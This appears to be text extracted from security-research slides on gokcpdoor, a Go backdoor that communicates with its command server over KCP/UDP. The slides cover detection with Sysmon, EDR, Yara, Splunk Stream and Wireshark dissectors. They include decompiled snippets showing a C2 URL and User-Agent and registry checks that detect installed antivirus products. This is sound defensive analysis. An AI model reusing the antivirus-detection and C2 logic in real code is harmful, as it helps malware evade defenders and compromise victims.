
```
LOBYTE(v10[0]) = 0;
sub_401990("Mozilla/4.0(compatible;MSIE8.0;WindowsNT6.0;Trident/4.0)",
v13 = 0;
v8 = 15;
v7 = 0;
v10[10] = (int)v6;
LOBYTE(v6[0]) = 0;
sub_401990("http: [redacted] /anki/abuky.php", (void *)
v13 = -1;
sub_4023F0(v6[0], (int)v6[1], (int)v6[2], (int)v6[3], v7, v8, v9, v10[0])
```

Specific User-Agent and C2 server


```
if ( !RegOpenKeyExA(
    HKEY_LOCAL_MACHINE,
    "SOFTWARE\\Symantec\\Symantec Endpoint Protection\\CurrentVersion",
    0,
    0x20119u,
    &phkResult) )
    Symantec
{
    Type = 1;
    cbData = 1024;
    RegQueryValueExA(phkResult, "PRODUCTVERSION", 0, &Type, Data, &cbData);
    v1 = (const char *)Data;
}
RegCloseKey(phkResult);
if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\TrendMicro\\AMSP", 0, 0x20119u, &hKey) )
    Trend Micro
{
    cbData = 1;
    Type = 1024;
    RegQueryValueExA(hKey, "TMFBE_GUID", 0, &cbData, v10, &Type);
    v1 = (const char *)v10;
}
RegCloseKey(hKey);
if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\360Safe\\Liveup", 0, 0x20119u, &v4) )
    Qihoo 360
{
    cbData = 1;
    Type = 1024;
    RegQueryValueExA(v4, "mid", 0, &cbData, v9, &Type);
    v1 = (const char *)v9;
}
RegCloseKey(v4);
if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\McAfee\\Endpoint\\AV", 0, 0x20119u, &v6) )
    McAfee
{
    cbData = 1;
    Type = 1024;
    RegQueryValueExA(v6, "ProductVersion", 0, &cbData, v11, &Type);
```

Detect of specific antivirus products

# Relationship Between APT Actors and Malware



# Diamond Model of gokcpdoor Campaign



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# Countermeasures of Threat



- For KCP traffic
  - IDS/IPS/FW products
    - **Checks for UDP traffic** (e.g., KCP traffic has detected as “**unknown-udp**” in Palo Alto Networks Products)
    - However, it may be difficult to identify only KCP traffic in normal traffic
  - Splunk <sup>[13]</sup>
    - Using **Splunk Stream** (details will be introduced in the next topic and Appendix B)
  - Wireshark <sup>[9]</sup>
    - Using **KCP dissector** to analyze suspicious UDP traffic (details will be introduced in the Appendix C)

- For gokcpdoor
  - Yara (for Linux and Windows) <sup>[14]</sup>
    - **Detected** by Yara rule (details will be introduced in the Appendix D)
  - Autoruns (for Windows) <sup>[15]</sup>
    - Checking suspicious **AutoStart Extensibility Points (ASEPs)**
  - Sysmon (for Linux and Windows) <sup>[16][17]</sup>
    - **Create Process** and **Network Connect** events are **recorded** (details on later slide)
  - EDR products
    - Shell commands execution can be traced by **process tree** (details on later slide)



# Detected with Sysmon for gokcpdoor Linux

- The following logs can be obtained by using “**Sysmon For Linux**” and “sysmonLogView” tools

```
Event SYSMONEVENT_CREATE_PROCESS
... RuleName: -
... UtcTime: 2023-04-04 00:24:31.644
... ProcessGuid: {c6bde458-6e3f-642b-c0cb-5b0000000000}
... ProcessId: 26849
... Image: /home/test/Desktop/gokcpdoor
... FileVersion: -
... Description: -
... Product: -
... Company: -
... OriginalFileName: -
... CommandLine: ./gokcpdoor
... CurrentDirectory: /home/test/Desktop
... User: -
... LogonGuid: {c6bde458-0000-0000-ffff-ffffffffffff}
... LogonId: 65535
... TerminalSessionId: 3
... IntegrityLevel: no level
... Hashes: -
... ParentProcessGuid: {00000000-0000-0000-0000-000000000000}
... ParentProcessId: 26667
... ParentImage: -
... ParentCommandLine: -
... ParentUser: -
```


Create Process (Event ID 1)

```
Event SYSMONEVENT_NETWORK_CONNECT
... RuleName: -
... UtcTime: 2023-04-04 00:24:31.662
... ProcessGuid: {c6bde458-6e3f-642b-c0cb-5b0000000000}
... ProcessId: 26849
... Image: /home/test/Desktop/gokcpdoor
... User: -
... Protocol: udp
... Initiated: false
... SourceIsIpv6: true
... SourceIp: 0:0:0:0:0:0:0:0
... SourceHostname: -
... SourcePort: 0
... SourcePortName: -
... DestinationIsIpv6: true
... DestinationIp: 0:0:0:0:0:0:0:0
... DestinationHostname: -
... DestinationPort: 10054
... DestinationPortName: -
```

Network Connect (Event ID 3)

# EDR Tracing for gokcpdoor Linux

- EDR traces suspicious behavior gokcpdoor process



The behavior caused by “getos” and “whoami” C2 commands

The behavior caused by “upload” and “shell” C2 commands

\*We uploaded “test.sh” and executed it

CrowdStrike Falcon Graphs Process Tree

- **gokcpdoor** is a backdoor malware coded on golang using **KCP protocol** for C2 communication
- Sharing about **detection and prevention** methods to protect similar attacks
- **Hunting threats** by using Yara, Sysmon, EDR products, Splunk SPL query and checking ASEPs
- We have introduced a possible relationship Chinese APT actors **Tick** or APT41 about gokcpdoor, but attribution is more getting hard
- Information sharing will help in future threat prevention

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# Appendix A – References for OSS Libraries Using KCP



Category	Repository Name	URL
Libraries / Frameworks providing KCP communication functionality	kcp-go	<a href="https://github.com/xtaci/kcp-go">https://github.com/xtaci/kcp-go</a>
	gouxp	<a href="https://github.com/shaoyuan1943/gouxp">https://github.com/shaoyuan1943/gouxp</a>
	HP-Socket	<a href="https://github.com/ldcsaa/HP-Socket">https://github.com/ldcsaa/HP-Socket</a>
	asio_kcp	<a href="https://github.com/libinzhangyuan/asio_kcp">https://github.com/libinzhangyuan/asio_kcp</a>
	yasio	<a href="https://github.com/yasio/yasio">https://github.com/yasio/yasio</a>
	kcp-cpp	<a href="https://github.com/Unit-X/kcp-cpp">https://github.com/Unit-X/kcp-cpp</a>
	xkcptun	<a href="https://github.com/liudf0716/xkcptun">https://github.com/liudf0716/xkcptun</a>
	KCP	<a href="https://github.com/KumoKyaku/KCP">https://github.com/KumoKyaku/KCP</a>
	kcp-dotnet	<a href="https://github.com/qchencc/kcp-dotnet">https://github.com/qchencc/kcp-dotnet</a>
	java-kcp	<a href="https://github.com/l42111996/java-Kcp">https://github.com/l42111996/java-Kcp</a>
	node-kcp	<a href="https://github.com/leenjewel/node-kcp">https://github.com/leenjewel/node-kcp</a>
kcp-rs	<a href="https://github.com/en/kcp-rs">https://github.com/en/kcp-rs</a>	
Network tunnel tool / Proxy software	frp	<a href="https://github.com/fatedier/frp">https://github.com/fatedier/frp</a>
	kcptun	<a href="https://github.com/xtaci/kcptun">https://github.com/xtaci/kcptun</a>
	gost	<a href="https://github.com/ginuerzh/gost">https://github.com/ginuerzh/gost</a>
	v2ray	<a href="https://github.com/v2fly/v2ray-core">https://github.com/v2fly/v2ray-core</a>
	dog-tunnel	<a href="https://github.com/vzex/dog-tunnel">https://github.com/vzex/dog-tunnel</a>
Framework for game	ET	<a href="https://github.com/egametang/ET">https://github.com/egametang/ET</a>

# Appendix B – Splunk Stream Settings (1/2)

- In order to search KCP traffic, we must enable UDP traffic capture and content recording in Splunk Stream

Configure Metadata Stream - udp

UDP Flow Events

Mode: **Enabled** | Estimate | Disabled

Splunk Index: default

Protocol: **UDP**

Aggregation: No | Yes, every [ ] seconds

Fields (18 enabled) | Filters (0 filters)

Enable the fields to collect events on. [ Search ] [ Extract New Field ]

Enable	Name	Description	Type	Actions
<input checked="" type="checkbox"/>	app	Level 7 protocol name (http, ftp, etc.)	Original	Edit
<input checked="" type="checkbox"/>	bytes	The total number of bytes transferred	Original	Edit
<input checked="" type="checkbox"/>	bytes_in	The number of bytes sent from client to server	Original	Edit
<input checked="" type="checkbox"/>	bytes_out	The number of bytes sent from server to client	Original	Edit
<input checked="" type="checkbox"/>	<b>dest_content</b>	All raw payload content sent from server to client	Original	Edit
<input checked="" type="checkbox"/>	dest_ip	Server IP Address	Original	Edit
<input checked="" type="checkbox"/>	dest_mac	Server packets MAC address in hexadecimal format	Original	Edit
<input checked="" type="checkbox"/>	dest_port	Server port number	Original	Edit
<input checked="" type="checkbox"/>	flow_id	Flow Id	Original	Edit
<input checked="" type="checkbox"/>	packets_in	The total number of packets sent from client to server	Original	Edit
<input checked="" type="checkbox"/>	packets_out	The total number of packets sent from server to client	Original	Edit
<input checked="" type="checkbox"/>	protocol_stack	Protocol stack of the packet	Original	Edit
<input checked="" type="checkbox"/>	<b>src_content</b>	All raw payload content sent from client to server	Original	Edit
<input checked="" type="checkbox"/>	src_ip	Client IP Address	Original	Edit

\* We recommend estimate the amount of log before setting these up in production.

# Appendix B – Splunk Stream Settings (2/2)

- After completing the settings, we will see the following logs:

```
Time          Event
4/25/23      { [-]
10:21:27.510 PM  app: udp
                bytes: 574
                bytes_in: 308
                bytes_out: 266
                dest_content: 00 R000 Q 0 'Message sent by Host-B00 R 000 Q 0+Message sent by Host-B
                dest_ip: 20.210.234.125
                dest_mac: 00:0C:29:99:99:9F
                dest_port: 12345
                endtime: 2023-04-26T05:21:27.510034Z
                flow_id: 00bd92a8-003b-426b-83ef-55cc8b979b96
                packets_in: 4
                packets_out: 3
                protocol_stack: ip:udp
                src_content: 00 Q 0Message sent by Host-A00 R 0'00 Q 0Message sent by Host-A00 R0+
                src_ip: 192.168.12.19
                src_mac: 00:0C:29:94:13:50
                src_port: 60759
                time_taken: 1045861
                timestamp: 2023-04-26T05:21:26.464173Z
}
Show as raw text
host = DESKTOP-904POVO | source = stream:udp | sourcetype = stream:udp
```

Example of log recorded by Splunk Stream


```
00000000 9e c7 02 20 51 00 20 00 db 07 00 00 00 00 00 00 ... Q. . . . .
00000010 00 00 00 00 16 00 00 00 4d 65 73 73 61 67 65 20 ..... Message
00000020 73 65 6e 74 20 62 79 20 48 6f 73 74 2d 41      sent by Host-A
00000000 9e c7 02 20 52 00 1f 00 db 07 00 00 00 00 00 00 ... R... . . . .
00000010 01 00 00 00 00 00 00 00 .....
00000018 9e c7 02 20 51 00 20 00 a3 27 0e 01 00 00 00 00 ... Q. . . ' . . . .
00000028 01 00 00 00 16 00 00 00 4d 65 73 73 61 67 65 20 ..... Message
00000038 73 65 6e 74 20 62 79 20 48 6f 73 74 2d 42      sent by Host-B
0000002E 9e c7 02 20 52 00 20 00 a3 27 0e 01 00 00 00 00 ... R. . . ' . . . .
0000003E 01 00 00 00 00 00 00 00 .....
00000046 9e c7 02 20 51 00 20 00 ed 0b 00 00 01 00 00 00 ... Q. . . . .
00000056 01 00 00 00 16 00 00 00 4d 65 73 73 61 67 65 20 ..... Message
00000066 73 65 6e 74 20 62 79 20 48 6f 73 74 2d 41      sent by Host-A
00000046 9e c7 02 20 52 00 20 00 ed 0b 00 00 01 00 00 00 ... R. . . . .
00000056 02 00 00 00 00 00 00 00 9e c7 02 20 51 00 20 00 ..... . . Q. .
00000066 9a 2b 0e 01 01 00 00 00 02 00 00 00 16 00 00 00 .+..... . . . .
00000076 4d 65 73 73 61 67 65 20 73 65 6e 74 20 62 79 20 Message sent by
00000086 48 6f 73 74 2d 42      Host-B
00000074 9e c7 02 20 52 00 1f 00 9a 2b 0e 01 01 00 00 00 ... R... .+.....
00000084 02 00 00 00 00 00 00 00 .....

```

Example of UDP traffic

- Reference to KCP dissector
  - [https://github.com/cfadmin-cn/kcp\\_dissector](https://github.com/cfadmin-cn/kcp_dissector)
  - <https://github.com/chosen0ne/kcp-dissector-plugin>
  - <https://github.com/xtaci/kcp-go/tree/master/wireshark>
  - [https://github.com/yinkaisheng/kcp\\_rtp\\_dissector/](https://github.com/yinkaisheng/kcp_rtp_dissector/)

\* We recommend deliberate testing and tuning prior to implementation in any production system



Nb.	Time	Source	Destination	Protocol	Length	Info
1	0.000...	192.1...	20.2...	KCP	88	CMD_PUSH, SN(0)
2	0.006...	20.21...	192....	KCP	66	CMD_ACK, SN(0), NEXT_SN(1)
3	0.006...	20.21...	192....	KCP	88	CMD_PUSH, SN(0)WAIT_SN(1)

```
> Frame 1: 88 bytes on wire (704 bits), 88 bytes captured (704 bits) on interface \Device
